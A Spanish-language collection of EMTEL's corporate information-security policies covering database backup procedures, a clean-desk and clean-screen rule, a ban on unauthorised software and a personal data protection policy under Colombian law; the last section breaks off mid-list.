- **Backup:** Una "copia de seguridad", "copia de respaldo" o también llamado "backup" (su nombre en inglés) en tecnologías de la información e informática es una copia de los datos originales que se realiza con el fin de disponer de un medio para recuperarlos en caso de su pérdida. Las copias de seguridad son útiles ante distintos eventos y usos: recuperar los sistemas informáticos y los datos de una catástrofe informática, natural o ataque; restaurar una pequeña cantidad de archivos que pueden haberse eliminado accidentalmente, infectado por un virus informático u otras causas

TIPOS DE BACKUP

- **Backup completo:** Se efectúa una copia de seguridad completa de todos los ficheros y bases de datos. Puede consumir bastante tiempo si el volumen de datos a salvaguardar es elevado. La ventaja derivada de este tipo de copia es que se tiene la seguridad de tener una imagen completa de los datos en el momento de la salvaguarda.
- **Backup incremental:** Se copian los datos modificados desde la anterior copia incremental. Siempre se debe partir de una salvaguarda completa inicial. Si se realiza con frecuencia, el proceso no consumirá un tiempo excesivo, debido al bajo volumen de datos a copiar. Por el contrario, la restauración es lenta, toda vez que requiere restaurar una copia completa y todas las copias incrementales realizadas hasta el momento al que se quiera restaurar el sistema.
- **Backup diferencial:** Se copian los datos modificados desde la última copia completa. Se ejecutará con mayor o menor rapidez en función de la frecuencia con que se realice. La

restauración suele ser más rápida que la incremental, ya que basta con recuperar una copia completa y una copia diferencial.

- **Equipos servidores:** Es un ordenador o máquina informática que está al "servicio" de otras máquinas, ordenadores o personas llamadas clientes y que les suministran a estos, todo tipo de información.
- **Dirección IP:** Una dirección IP es una etiqueta numérica que identifica, de manera lógica y jerárquica, a un interfaz (elemento de comunicación/conexión) de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP (Internet Protocolo), que corresponde al nivel de red del protocolo TCP/IP.
- **Motor de base de datos:** Es un tipo de software muy específico, dedicado a servir de interfaz entre la base de datos, el usuario y las aplicaciones que la utilizan.
- **Seguridad de la información:** Es el conjunto de medidas preventivas y reactivas de las organizaciones y de los sistemas tecnológicos que permiten resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e integridad de datos y de la misma.

5. CONDICIONES GENERALES:

Para llevar a cabo este procedimiento es necesario contar con inventario de activos de información actualizado, y a si mismo realizar la clasificación de los mismos para asegurar que la información reciba los niveles de protección adecuados, en ese sentido la norma ISO 27001:2013 propone un sistema de clasificación basado en la confidencialidad, integridad y disponibilidad los activos permitiendo de esta manera determinar el valor del activo en la empresa. Además, se debe definir un tiempo para la retención de los backups de acuerdo a la criticidad de la información que estos manejen.

6. DESCRIPCIÓN DE ACTIVIDADES

No.	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD / DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Identificar el esquema de copias de respaldo	De acuerdo con el inventario y clasificación de los activos de información de la oficina de TI, se deben identificar las bases de datos que se deben incluir en los backups. El tipo de backup dependerá del nivel de criticidad de la información que maneja cada servidor, en ese sentido los tipos de backups que se deben realizar acorde a la información son:	Ingeniero de TI	

		backup completo, incremental y diferencial. Para la retención de los backups se tendrá en cuenta lo siguiente: **Backup diarios**: este tipo de backups se alojarán diariamente en una cinta magnética que se encuentra en el mismo servidor, cada cinta en promedio guardara la información correspondiente a 5 años **Backup mensual:** Los backups mensuales se alojarán en una carpeta dentro del mismo servidor y tendrá una retención de 12 meses.		
2	Programar copias de respaldo.	Se debe realizar la programación automática de los respectivos backups de acuerdo con su tipo y frecuencia, a través de las herramientas proporcionadas por el motor de base de datos correspondiente.	Ingeniero de TI	Archivo copia de seguridad
3	Documentar programación de copias de respaldo	Los ingenieros y el técnico de soporte que tengan a cargo la realización de copias de respaldo, deben documentar el procedimiento, teniendo en cuenta los siguientes ítems: IP del servidor Nombre del servidor Nombre de la base de datos Frecuencia con la cual se realiza el backup (Diario, semanal, mensual, anual). Ruta exacta donde se aloja el backup Modo de recuperación.	Ingeniero de TI, Técnico de soporte.	Documento restauración de copias de respaldo.

4	Verificar la ejecución de las copias de respaldo	El ingeniero o técnico de soporte debe verificar que la copia de respaldo se haya ejecutado correctamente, de no ser así se deberá reprogramar nuevamente.	Ingeniero de TI, Técnico de soporte.	N/A
5	Comprobar aleatoriamente las copias de respaldo de bakups de base de datos	Se debe realizar periódicamente de manera aleatoria la restauración de un backup de bases de datos, estableciendo la ruta donde quedo la copia de respaldo, en caso que se presenten errores o problemas se debe documentar en la bitácora de registros de fallas.	Ingeniero de TI	Bitácora de registro de fallas
6	Recuperar en caso de fallas o desastre	En caso de presentarse una falla en el servidor o desastre que impacte la operación de la base de datos, se debe realizar un diagnóstico inicial y aplicar las posibles soluciones. Si las acciones ejecutadas no permiten la normalización del servicio, se debe realizar la restauración del backup más reciente de la base de datos correspondiente.	Ingeniero de TI	N/a

7. ACCIONES CONTINGENTES:

Si existe falla en la programación automática de los backups, esta se deberá realizar manual
Si no es posible realizar una restauración, dependiendo de la importancia de la misma, se escalará el caso al proveedor y en caso de que no sea posible se contactara a una empresa especializada en la recuperación de información.

8. DOCUMENTOS DE REFERENCIA: N.A

9. REGISTROS DE CALIDAD: N.A

10. ANEXOS

- ANEXO A: Diagrama de flujo del procedimiento

REGISTRO COPIAS DE BACKUPS

FECHA	NOMBRE DE LA PLATAFORMA	TIPO DE BACKUP	ROTULO	OBSERVACION

POLITICA DE ESCRITORIO LIMPIO Y PANTALLA LIMPIA

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara.	**Firma:**	**Firma:**
Nombre: Ana María Guevara	**Nombre:** Enrique Orobio	**Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Responsable Proceso TI	**Cargo:** Gerente
Fecha:15/05/2020	**Fecha:**15 /05/2020	**Fecha:**15/05/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

Esta política tiene como finalidad proteger los documentos de la empresa, tanto físicos como digitales, estableciendo los lineamientos que permitan reducir los riesgos de acceso no autorizado a la información. Este documento se basa en las buenas prácticas que define la norma ISO27001 para mantener el orden y la limpieza en los puestos de trabajo de una empresa.

2. OBJETIVO

Establecer las directrices para prevenir el acceso no autorizado, pérdida y/o daño de la información que se encuentra en los puestos de trabajo, equipos de cómputo, medios extraíbles y dispositivos de impresión, durante y fuera del horario laboral.

3. ALCANCE

Esta política aplica para todos los empleados, contratistas y terceros de la Empresa de Telecomunicaciones S.A EMTEL E.S.P.

4. DEFINICIONES

- **Documento Electrónico:** *Es la información generada, enviada, recibida, almacenada o comunicada por medios electrónicos, ópticos o similares.*
- **Información Pública:** *Es toda información que un sujeto obligado genere, obtenga, adquiera, o controle en su calidad de tal.*
- **Información Pública Clasificada:** *Es aquella información que estando en poder o custodia de un sujeto obligado en su calidad de tal, pertenece al ámbito propio, particular y privado o semiprivado de una persona natural o jurídica por lo que su acceso podrá ser negado o exceptuado, siempre que se trate de las circunstancias legítimas y necesarias y los derechos particulares o privados consagrados en el artículo 18 de la Ley 1712 de 2014.*
- **Información Pública Reservada:** *Es aquella información que estando en poder o custodia de un sujeto obligado en su calidad de tal, es exceptuada de acceso a la ciudadanía por daño a intereses públicos y bajo cumplimiento de la totalidad de los requisitos consagrados en el artículo 19 de la Ley 1712 de 2014.*
- **Medio Extraíble:** *Dispositivo que permite almacenar o transportar información como memorias USB, tarjetas de memoria, cintas magnéticas, CD, DVD, discos duros externos.*

- **Puesto de Trabajo:** *Lugar dispuesto para que los funcionarios o contratistas realicen las labores relacionadas con las funciones o el cumplimiento de las obligaciones contractuales, según el caso.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, control 11.2.9 – Política de escritorio y pantalla limpia
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P
- Política gestión de activos de la empresa Telecomunicaciones de Popayán S.A EMTEL E.S.P
- Guía 2 – Política general del MSPI propuesto por el MinTIC

6. MARCO LEGAL

- Decreto 1078 de 2015
- Ley 1581 de 2012.
- Ley 1273 de 2009
- Ley 1712 de 2014.
- Ley 1266 de 2008.

7. POLÍTICA

a) Los empleados, contratistas y practicantes que tienen algún vínculo con la empresa de Telecomunicaciones S.A EMTEL E.S.P deben conservar su escritorio libre de información de la empresa que pueda ser alcanzada, copiada o utilizada por terceros o por personal que no tenga autorización para su uso o conocimiento, razón por la cual se debe guardar toda la documentación física y/o medio magnético en cajones, archivadores o sitios seguros, durante su ausencia del puesto de trabajo

b) Así mismo los puestos de trabajo deben permanecer limpios y ordenados, no se deben ingerir alimentos o bebidas cerca de equipos de cómputo, documentación física y medios magnéticos.

c) Al imprimir documentos con información pública reservada y/o pública clasificada (semiprivada o privada), deben ser retirados de la impresora inmediatamente y no se deben dejar en el escritorio sin custodia.

d) Los gabinetes, cajones o archivadores que contengan documentos y/o medios extraíbles con información pública, publica clasificada o publica reservada deben quedar cerrados durante la hora de almuerzo y al finalizar la jornada laboral.

e) La pantalla de los equipos de cómputo (Escritorio) no deben contener ningún tipo de archivo, a excepción de los accesos directos a las aplicaciones necesarias para que los

empleados o contratistas ejerzan sus funciones o cumplan con sus obligaciones contractuales.

f) Todo documento electrónico que sea utilizado por empleados o contratistas en el ejercicio de sus funciones debe guardarse en la carpeta de almacenamiento en red dispuesta por la empresa.

g) Todos los empleados deben bloquear la sección de su equipo de cómputo, en el momento en el que no se encuentren en su puesto de trabajo.

h) Los empleados deben cerrar las aplicaciones y servicios de red cuando ya no los necesite, es decir deben cerrar correctamente la sesión de usuario y apagar el equipo de cómputo, cuando finalice la jornada laboral.

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
OFICINA DE TECNOLOGIAS DE LA INFORMACION	Monitorear el cumplimiento de las políticas de seguridad de la información
	Apoyar en la definición de las directrices respecto a cómo tratar la información que se maneja en las estaciones de trabajo
	Configurar el bloqueo de pantalla de los equipos de cómputo de la empresa.
USUARIOS	Cumplir con las políticas de seguridad de la información de la empresa
	Respetar las restricciones que se establecen esta política y hacer buen uso de los derechos, permisos y privilegios que le hayan sido otorgados, pues cada usuario es responsable por sus acciones mientras usa cualquier recurso de Información de la empresa.
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa

9. ANEXOS

N.A

POLITICA PROHIBICION DE SOFTWARE NO AUTORIZADO

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara **Nombre:** Ana María Guevara	**Firma:** **Nombre:** Enrique Orobio	**Firma:** **Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Ingeniero de TI	**Cargo:** Gerente
Fecha: 15/11/2020	**Fecha:**15 /11/2020	**Fecha:** 15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. **INTRODUCCION**

La empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P en cumplimiento con la reglamentación legal vigente respecto al uso de software, estable la política uso de software, con el objetivo de definir el proceso de adquisición, uso y mantenimiento de software en la empresa.

2. **OBJETIVO**

Establecer las directrices para el uso y administración del software adquirido por la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

3. **ALCANCE**

Esta política aplica para los empleados, contratistas y practicantes de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

4. **REFERENCIAS Y DEFINICIONES**

- **Activo:** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- **Información**: *Datos relacionados que tienen significado para la entidad. La información es un activo que, como otros activos importantes del negocio, es esencial para las actividades de la entidad y, en consecuencia, necesita una protección adecuada. La definición dada por la ley 1712 del 2014, se refiere a un conjunto organizado de datos contenido en cualquier documento que los sujetos obligados generen, obtengan, adquieran, transformen o controlen.*
- **Software**: *comprende el conjunto de los componentes lógicos de un sistema informático que hacen posible la realización de tareas específicas interactuando con componentes físicos llamados hardware.*
- **Licencia de Software:** *es un contrato entre el licenciante (autor/titular de los derechos de explotación/distribuidor) y el licenciatario del programa informático (usuario consumidor /usuario profesional o empresa), para utilizar el software cumpliendo una serie de términos y condiciones establecidas dentro de sus cláusulas.*
- **Usuario:** *Cualquier persona, entidad, cargo, proceso, sistema automatizado o grupo de trabajo, que genere, obtenga, transforme, conserve o utilice información en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información de la Unidad, para propósitos propios de su labor y que tendrán el derecho manifiesto de uso dentro del inventario de información.*
- **Confidencialidad:** *Propiedad que determina que la información sólo esté disponible y sea revelada a individuos, entidades o procesos autorizados.*

- **Integridad:** *Propiedad de salvaguardar la exactitud y estado completo de los activos*
- **Disponibilidad:** *Propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada, cuando ésta así lo requiera.*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001, control 12.6.2 Restricciones sobre la instalación de software
- Norma ISO/IEC 27002:2013
- Política de seguridad de la información de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

6. MARCO LEGAL

- Ley 44 de 1993, que señala las sanciones relacionadas con los derechos de autor de soporte lógico o software.
- Ley 1581 de 2012 "Establece los principios relacionados con el tratamiento de datos personales en Colombia, definiciones, los sujetos relacionados con la ley, los deberes y obligaciones de los distintos sujetos y las sanciones en caso de violación de derechos."
- Ley 603 de 2000 en la cual se indica que todas las empresas deben reportar en sus informes anuales de gestión el cumplimiento de las normas de propiedad intelectual y de derechos de autor.

7. POLÍTICA

a) La Oficina de Tecnologías de la Información deberá identificar claramente las necesidades de la empresa para viabilizar, presupuestar y solicitar la adquisición de productos software licenciados.

b) TI deberá mantener un inventario actualizado de licencias, el cual deberá contener la siguiente información:

- Nombre y versión del producto software
- Fecha de adquisición
- vigencia de la licencia
- Tipo de licencia
- Número de usuarios permitidos por licencia
- Número de licencias adquiridas por cada software
- Facturas o comprobantes de compra
- Ubicación física del producto

c) Así mismo TI es el responsable de administrar y mantener un registro actualizado de los productos software instalados y desinstalados en los equipos de la empresa.

d) Todo software adquirido por la empresa, será instalado únicamente en equipos de cómputo que formen parte de la infraestructura tecnológica de esta, cumpliendo con las condiciones técnicas de la licencia obtenida.

e) Periódicamente, la oficina de Tecnologías de la Información efectuará la revisión de los programas utilizados en cada oficina y/o división. La descarga, instalación o uso de aplicaciones o programas informáticos NO autorizados será considera como una violación a las Políticas de Seguridad de la Información de la empresa.

f) Ningún empleado podrá efectuar las siguientes acciones sin previa autorización de la oficina de Tecnologías de la Información:

- Instalar software en cualquier equipo de la empresa
- Descargar software de Internet en cualquier equipo de la empresa
- Modificar, revisar, transformar o adaptar cualquier software de la empresa
- Cambiar la configuración de hardware de propiedad de la empresa

g) Cuando un empleado o contratista incurra por primera vez en un incumplimiento de la presente política, se procederá a hacer un comunicado al respecto por parte de la oficina de TI. En el caso de reincidencia, se procederá a enviar un comunicado a la Oficina Asesora de Jurica, donde se notificará el incumplimiento por segunda ocasión de la política sobre el uso del software en los equipos de cómputo de la empresa, Jurídica tomará las medidas disciplinarias y/o administrativas correspondientes.

Según normas vigentes en el campo de derechos de autor, las personas involucradas en la reproducción ilegal de software pueden estar sujetas a sanciones civiles y/o penales, incluidas multas y prisión estipuladas por la Ley.

Nota: la instalación no controlada de software en equipos de cómputo de la empresa puede conducir a que se introduzcan vulnerabilidades y posteriormente fuga de información, perdida de integridad u otros incidentes de seguridad de la información, o a la violación de derechos de propiedad intelectual.

8. ROLES Y RESPONSABILIDADES

ROL	RESPONSABILIDAD
OFICINA DE TECNOLOGIAS DE LA INFORMACION	Monitorear el cumplimiento de las políticas de seguridad de la información
	Mantener el registro de inventario software actualizado
	Velar para que solo se instale software licenciado en los equipos de la empresa
	Cumplir con los deberes impuestos por las normas de protección de datos en cuanto la confidencialidad, integridad y autenticidad de la información
USUARIO	Cumplir con los lineamientos dispuesto en la presente política, normatividad y leyes de uso de software
	Abstenerse de copiar, modificar y reproducir el software utilizado en la empresa
	Reportar cualquier evento que atente contra la seguridad de la información en la empresa

9. ANEXOS

N/A

POLITICA DE TRATAMIENTO Y PROTECCION DE DATOS PERSONALES

ELABORADO POR	REVISADO POR	APROBADO POR
Firma:	**Firma:**	**Firma:**
Nombre: Enrique Orobio P.	**Nombre:** Claudia Patricia Quintero R.	**Nombre:** Luis Felipe Galván C.
Cargo: Profesional	**Cargo:** Responsable Proceso TI	**Cargo:** Gerente
Fecha: 01/02/2	**Fecha:** 01/02/2019	**Fecha:** 01/02/2019

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ
01	01/02/2019	Creación del Documento	Enrique Orobio Pérez

TABLA DE CONTENIDO

1. OBJETIVO Y ALCANCE

Establecer los criterios sobre el uso, tratamiento, procesamiento, intercambio, transferencia y transmisión de datos personales, Esta política aplica para todos los titulares de información personal que sea utilizada o se encuentre en las bases de datos de La Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P en lo sucesivo "EMTEL ", quien actúa en calidad de responsable del tratamiento de los datos personales.

2. POLÍTICAS

2.1 POLÍTICA DE TRATAMIENTO DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A. EMTEL. E.S.P.

De conformidad con lo dispuesto en la Ley 1581 de 2012, el Decreto 1074 de 2015, el Decreto 1078 de 2015 y las Circulares Externas No. 02 del 3 de Noviembre de 2015 y 001 del 8 de Noviembre de 2016, se actualiza la Política de Tratamiento de Datos Personales.

2.2 RESPONSABLE DE LOS DATOS PERSONALES

La persona jurídica responsable de los datos personales y por tanto de las bases de datos en la cual se encuentren ubicados los mismos es la Empresa de Telecomunicaciones de Popayán S.A. EMTEL E.S.P., identificada con Nit N° 891.502.163-1, ubicada en la calle 5 No. 5-68 del municipio de Popayán-Cauca.

2.3 INFORMACIÓN RECOPILADA

Datos personales públicos, semiprivados, privados y sensibles de usuarios y clientes potenciales, trabajadores y ex trabajadores, pensionados, contratistas, proveedores, miembros de junta directiva y visitantes tales como son: nombre, apellidos, identificación, teléfono fijo y/o móvil, dirección física y electrónica, imágenes e incluso aquella considerada como de carácter sensible, vale decir, huella dactilar (física o digital).

Tratándose de trabajadores, se recauda información relativa a datos biométricos, fotografías, imágenes; información de índole socioeconómica, patrimonial, tributaria, relativa a temas sindicales, composición familiar, referencias comerciales; la relacionada con su salud y demás que se le requiera para el buen desarrollo del vínculo contractual y demás datos necesarios que le sean solicitados al momento de su vinculación.

Se recolecta la huella digital de sus usuarios con la autorización expresa del titular, exclusivamente, para efectos de evitar suplantaciones de identidad y, en general, como herramienta de prevención y control de fraudes.

Las imágenes de las personas captadas por las cámaras de seguridad ubicadas en zonas de videovigilancia son almacenadas y utilizadas como mecanismo de protección y seguridad de los objetos, la información y las personas que frecuentan las instalaciones de la empresa.

2.4 TRATAMIENTO Y FINALIDAD

Los datos recabados por EMTEL S.A. E.S.P. serán tratados con el grado de protección adecuado, exigido por la Ley y en este sentido el responsable del tratamiento se compromete a tratar los datos con la finalidad exclusiva para la que fueron recolectados.

EMTEL S.A. E.SP., recopila datos de sus usuarios y clientes potenciales con los siguientes fines.

- Identificarlo como usuario de nuestros servicios y adelantar las gestiones necesarias para su mejor prestación.
- Ofrecerle información relacionada con nuestros productos, servicios, ofertas, promociones, alianzas, concursos, contenidos, así como los de nuestras compañías vinculadas o asociadas.
- Envío de información correspondiente al estado de su cuenta y obligaciones.
- Contactarlo por cualquier medio que haya registrado para el agendamiento de visitas propias de la prestación del servicio.
- Contactarlo por cualquier medio que haya registrado con fines publicitarios, esto es, para informar sobre nuevos productos, servicios u ofertas relacionadas con el o los servicios contratado(s) o adquirido(s).
- Informar sobre cambios de nuestros productos, servicios y tarifas.
- Evaluar la calidad del servicio.
- Realizar estudios internos sobre hábitos de consumo.
- Como herramienta de protección y seguridad de los objetos, la información y las personas que frecuentan las instalaciones de la empresa.

- Intercambiar información con otros proveedores para prevención y control del fraude.

- Publicar sus datos en el directorio telefónico.

- Remitirle publicidad, ofertas comerciales y promocionales por parte de EMTEL S.A. E.S.P. y sus aliados.

- Consultar, reportar, procesar, solicitar y divulgar a la Centrales de Información Financiera que administra la Asociación Bancaria y de Entidades Financieras de Colombia, o a cualquier otra entidad que maneje o administre bases de datos con los mismos fines, toda la información referente a su comportamiento comercial.

EMTEL S.A. E.S.P. recopila datos de sus colaboradores, ex colaboradores y pensionados con los siguientes fines:

- Identificarlo como trabajador, ex trabajador
- Determinar la idoneidad de sus trabajadores para el desempeño de las funciones asignadas.
- Hacer seguimiento a su desempeño laboral y/o académico.
- Calificar y evaluar su rendimiento
- Ejecutar y cumplir los contratos.
- Garantizar su protección, seguridad y cuidado personal.
- Vigilar y evaluar su comportamiento.
- Consultar, procesar, solicitar y reportar a cualquier entidad que maneje o administre bases de datos toda la información referente a su condición laboral y/o tributaria.
- Mantener el normal desarrollo de la relación contractual.
- Compartir espacios que propendan por el mejoramiento del clima laboral
- Realizar actividades de promoción, prevención y bienestar para sus colaboradores y su grupo familiar.
- Cumplir disposiciones legales, reglamentarias y/o regulatorias.
- Identificarlo como pensionado de la empresa.
- Garantizar el uso y goce de los derechos convencionales.

EMTEL S.A. E.S.P. recopila datos de sus contratistas y proveedores con los siguientes fines:

- Identificarlos como contratista y/o proveedor de la empresa.
- Pedir cotizaciones de servicios y productos.
- Invitarlo a participar en procesos contractuales.
- Verificar el envío y recibo de documentos.
- Consultar, recibir, remitir y/o actualizar información.
- Pedir aclaraciones a las propuestas.
- Vigilar, supervisar y hacer seguimiento a la correcta y debida ejecución de las obligaciones contractuales.

- Exigir el cumplimiento de los contratos.
- Cumplir disposiciones legales o reglamentarias.
- Efectuar consultas y/o reportes de información comercial, tributaria y societaria
- Validar, legalizar y constituir pólizas de seguros, etc.

EMTEL S.A. E.S.P. recopila datos de sus visitantes con los siguientes fines:

- Garantizar la vigilancia, protección y seguridad de las personas (trabajadores, contratistas y/o visitantes).

- Garantizar la vigilancia, protección y seguridad de los objetos (bienes tangibles e intangibles de la empresa).

- Garantizar la vigilancia, protección y seguridad de la información (física y/o digital).

EMTEL S.A. E.S.P. recopila datos de los miembros de junta directiva con los siguientes fines:

- Realizar las convocatorias a sesiones de junta directiva.
- Remitir información relevante para las sesiones de junta directiva.
- Remitir información relacionada con la Empresa y los servicios prestados
- Inscribir en la Cámara de Comercio, SIUST y demás registros que requieran información de los miembros de junta directiva.
- Elaborar y suscribir las actas de junta.
- Cumplir con las disposiciones legales, regulatorias y reglamentarias

2.5 PRINCIPIOS PARA EL TRATAMIENTO

- Principio de legalidad: El tratamiento que se da a los datos personales está ajustado a los parámetros establecidos por Ley.

- Principio de finalidad: Los datos personales objeto de tratamiento por parte de EMTEL S.A. E.S.P. serán utilizados únicamente con los fines anteriormente descritos.

- Principio de transparencia: El Responsable del Tratamiento garantiza los Derechos del titular en cualquier momento y sin restricciones de esta manera es de gran importancia informar claramente los datos que son recolectados y el tratamiento de los mismos.

- Principio de seguridad: La información sujeta a tratamiento por parte de EMTEL S.A. E.S.P. cuenta con las medidas exigidas por la Ley según la calidad del dato y a fin de evitar su adulteración, pérdida, consulta, uso o acceso no autorizado o fraudulento.

- Principio de confidencialidad: Todas las personas que intervienen en el Tratamiento de datos personales se encuentran obligadas a garantizar la reserva de la información, inclusive después de finalizada su relación con alguna de las labores que comprende el Tratamiento, pudiendo sólo realizar suministro o comunicación de datos personales cuando ello corresponda al desarrollo de las actividades autorizadas por la Ley o por el titular de los datos.

- Principio de veracidad o calidad: La información sujeta a tratamiento deberá ser veraz, completa, exacta, actualizada, comprobable, y comprensible. Se prohíbe el tratamiento de datos parciales, incompletos, fraccionados o induzcan a error.

- Principio de acceso y circulación restringida: El tratamiento se sujeta a los límites que se derivan de la naturaleza de los datos personales, de las disposiciones de la ley y la constitución política. En este sentido, el tratamiento solo podrá hacerse por personas autorizadas. Los datos personales, salvo la información pública, no podrán estar disponibles en internet u otros medios de divulgación o comunicación masiva, salvo que el acceso sea técnicamente controlable para brindar un conocimiento restringido solo a los titulares o terceros autorizados conforme a la ley.

2.6 MEDIDAS DE SEGURIDAD

Las medidas de seguridad adoptadas por EMTEL S.A. E.S.P. sobre sus bases de datos se ajustan a las previstas en la ley, con el fin de evitar accesos no autorizados, utilización, modificación, supresión, pérdida y/o utilización indebida de los datos personales. Todas las bases de datos, propiedad de EMTEL S.A. E.S.P. cuentan con las medidas de seguridad básicas; dichas medidas se incrementan según la calidad del dato, acorde a lo previsto en las políticas de seguridad y privacidad de la información.

Los datos personales captados en zonas de videovigilancia son almacenados y utilizados como mecanismo de vigilancia, protección y seguridad de los objetos, la información y las personas que frecuentan las instalaciones de EMTEL S.A. E.S.P. Dicha información será protegida a través de medios tecnológicos que restringen su acceso a personal no autorizado a través del uso de usuarios y contraseñas; además, se almacenará en la base de datos de videovigilancia por un término máximo de 60 días; con posterioridad será automáticamente suprimida del disco duro y el servidor.

2.7 DERECHOS DEL TITULAR DE LOS DATOS

Usted como titular de los datos recolectados por EMTEL S.A. E.S.P., conforme a lo establecido en la Ley 1581 de 2012 y el Decreto 1074 de 2015, puede hacer uso de los siguientes derechos:

- Derecho de Acceso: Es el derecho que tiene toda persona para conocer si sus datos personales están siendo objeto de tratamiento, se encuentran incluidos en la base de datos, que finalidad y origen tienen estos, así como las cesiones realizadas o previstas a terceros. Para ejercer su derecho podrá presentar una solicitud ante el Responsable del Tratamiento o por medio de los canales de contacto ya especificados.

  Es importante resaltar que el titular podrá consultar de forma gratuita sus datos personales al menos una vez cada mes calendario y cada vez que existan modificaciones sustanciales de las Políticas de Tratamiento de la información. Cuando la consulta se realice más de una vez cada mes EMTEL S.A. E.S.P., como propietario de la base de datos, podrá cobrar los gastos de envío, reproducción y si se requiere certificación de documentos.

- Derecho de Actualización y Rectificación: Es el derecho que tiene usted como titular de los datos para que se actualicen y corrijan los datos personales que se encuentran en las bases de datos propiedad de EMTEL S.A. E.S.P., cuando estos hayan cambiado, cuando exista un error, sean inexactos o incompletos. Para ello, igualmente, se debe presentar una solicitud de información que debe contener, adicionalmente a lo señalado en el punto anterior sobre el acceso a datos personales, las modificaciones a realizarse y aportar la documentación que sustente su petición.

- Derecho de Supresión: Es el derecho que usted como usuario tiene para que se supriman sus datos personales en las bases de datos propiedad de EMTEL S.A. E.S.P., en los siguiente casos: (i) cuando el tratamiento de los mismos no se ajuste a lo dispuesto por la Ley de Protección de Datos (Ley 1581 de 2012) siempre y cuando la Superintendencia de Industria y Comercio haya determinado que en el Tratamiento el Responsable o Encargado han incurrido en conductas contrarias al ordenamiento y (ii) en virtud de la solicitud libre y voluntaria del Titular del dato, siempre y cuando no exista una obligación legal o contractual que imponga al Titular el deber de permanecer en la referida base de datos.
  La supresión da lugar al bloqueo de sus datos, esto quiere decir que los datos se conservan únicamente a disposición de autoridades competentes, con fines de seguridad y para atender las posibles responsabilidades nacidas del tratamiento.

- Presentación de quejas: Como titular de los datos tiene derecho de presentar ante la Superintendencia de Industria y Comercio quejas por infracciones asociadas al uso de sus datos personales, siempre y cuando haya agotado el trámite de consulta o reclamo ante EMTEL S.A. E.S.P..

2.8 DEBERES DEL RESPONSABLE Y ENCARGADOS DEL TRATAMIENTO

El responsable y los encargados del tratamiento deben cumplir con las siguientes disposiciones previstas en la Ley 1581 de 2012 y el Decreto 1074 de 2015.

Responsable del Tratamiento

a) Garantizar al Titular, en todo tiempo, el pleno y efectivo ejercicio del derecho de hábeas data;

b) Solicitar y conservar, en las condiciones previstas en la presente ley, copia de la respectiva autorización otorgada por el Titular;

c) Informar debidamente al Titular sobre la finalidad de la recolección y los derechos que le asisten por virtud de la autorización otorgada;

d) Conservar la información bajo las condiciones de seguridad necesarias para impedir su adulteración, pérdida, consulta, uso o acceso no autorizado o fraudulento;

e) Garantizar que la información que se suministre al Encargado del Tratamiento sea veraz, completa, exacta, actualizada, comprobable y comprensible;

f) Actualizar la información, comunicando de forma oportuna al Encargado del Tratamiento, todas las novedades respecto de los datos que previamente le haya suministrado y adoptar las demás medidas necesarias para que la información suministrada a este se mantenga actualizada;

g) Rectificar la información cuando sea incorrecta y comunicar lo pertinente al Encargado del Tratamiento;

h) Suministrar al Encargado del Tratamiento, según el caso, únicamente datos cuyo Tratamiento esté previamente autorizado de conformidad con lo previsto en la presente ley;

i) Exigir al Encargado del Tratamiento en todo momento, el respeto a las condiciones de seguridad y privacidad de la información del Titular;

j) Tramitar las consultas y reclamos formulados en los términos señalados en la presente ley;

k) Adoptar un manual interno de políticas y procedimientos para garantizar el adecuado cumplimiento de la presente ley y en especial, para la atención de consultas y reclamos;

l) Informar al Encargado del Tratamiento cuando determinada información se encuentra en discusión por parte del titular, una vez se haya presentado la reclamación y no haya finalizado el trámite respectivo;

m) Informar a solicitud del Titular sobre el uso dado a sus datos;

n) Informar a la Superintendencia de Industria y Comercio cuando se presenten violaciones a los códigos de seguridad y existan riesgos en la administración de la información de los Titulares.

o) Cumplir las instrucciones y requerimientos que imparta la Superintendencia de Industria y Comercio.

Encargados del tratamiento

a) Garantizar al Titular, en todo tiempo, el pleno y efectivo ejercicio del derecho de hábeas data;

b) Conservar la información bajo las condiciones de seguridad necesarias para impedir su adulteración, pérdida, consulta, uso o acceso no autorizado o fraudulento;

c) Realizar oportunamente la actualización, rectificación o supresión de los datos en los términos de la presente ley;

d) Actualizar la información reportada por los Responsables del Tratamiento dentro de los cinco (5) días hábiles contados a partir de su recibo;

e) Tramitar las consultas y los reclamos formulados por los Titulares en los términos señalados en la presente ley;

f) Adoptar un manual interno de políticas y procedimientos para garantizar el adecuado cumplimiento de la ley y, en especial, para la atención de consultas y reclamos por parte de los Titulares;

g) Registrar en la base de datos las leyenda "reclamo en trámite" en la forma en que se regula en la presente ley;

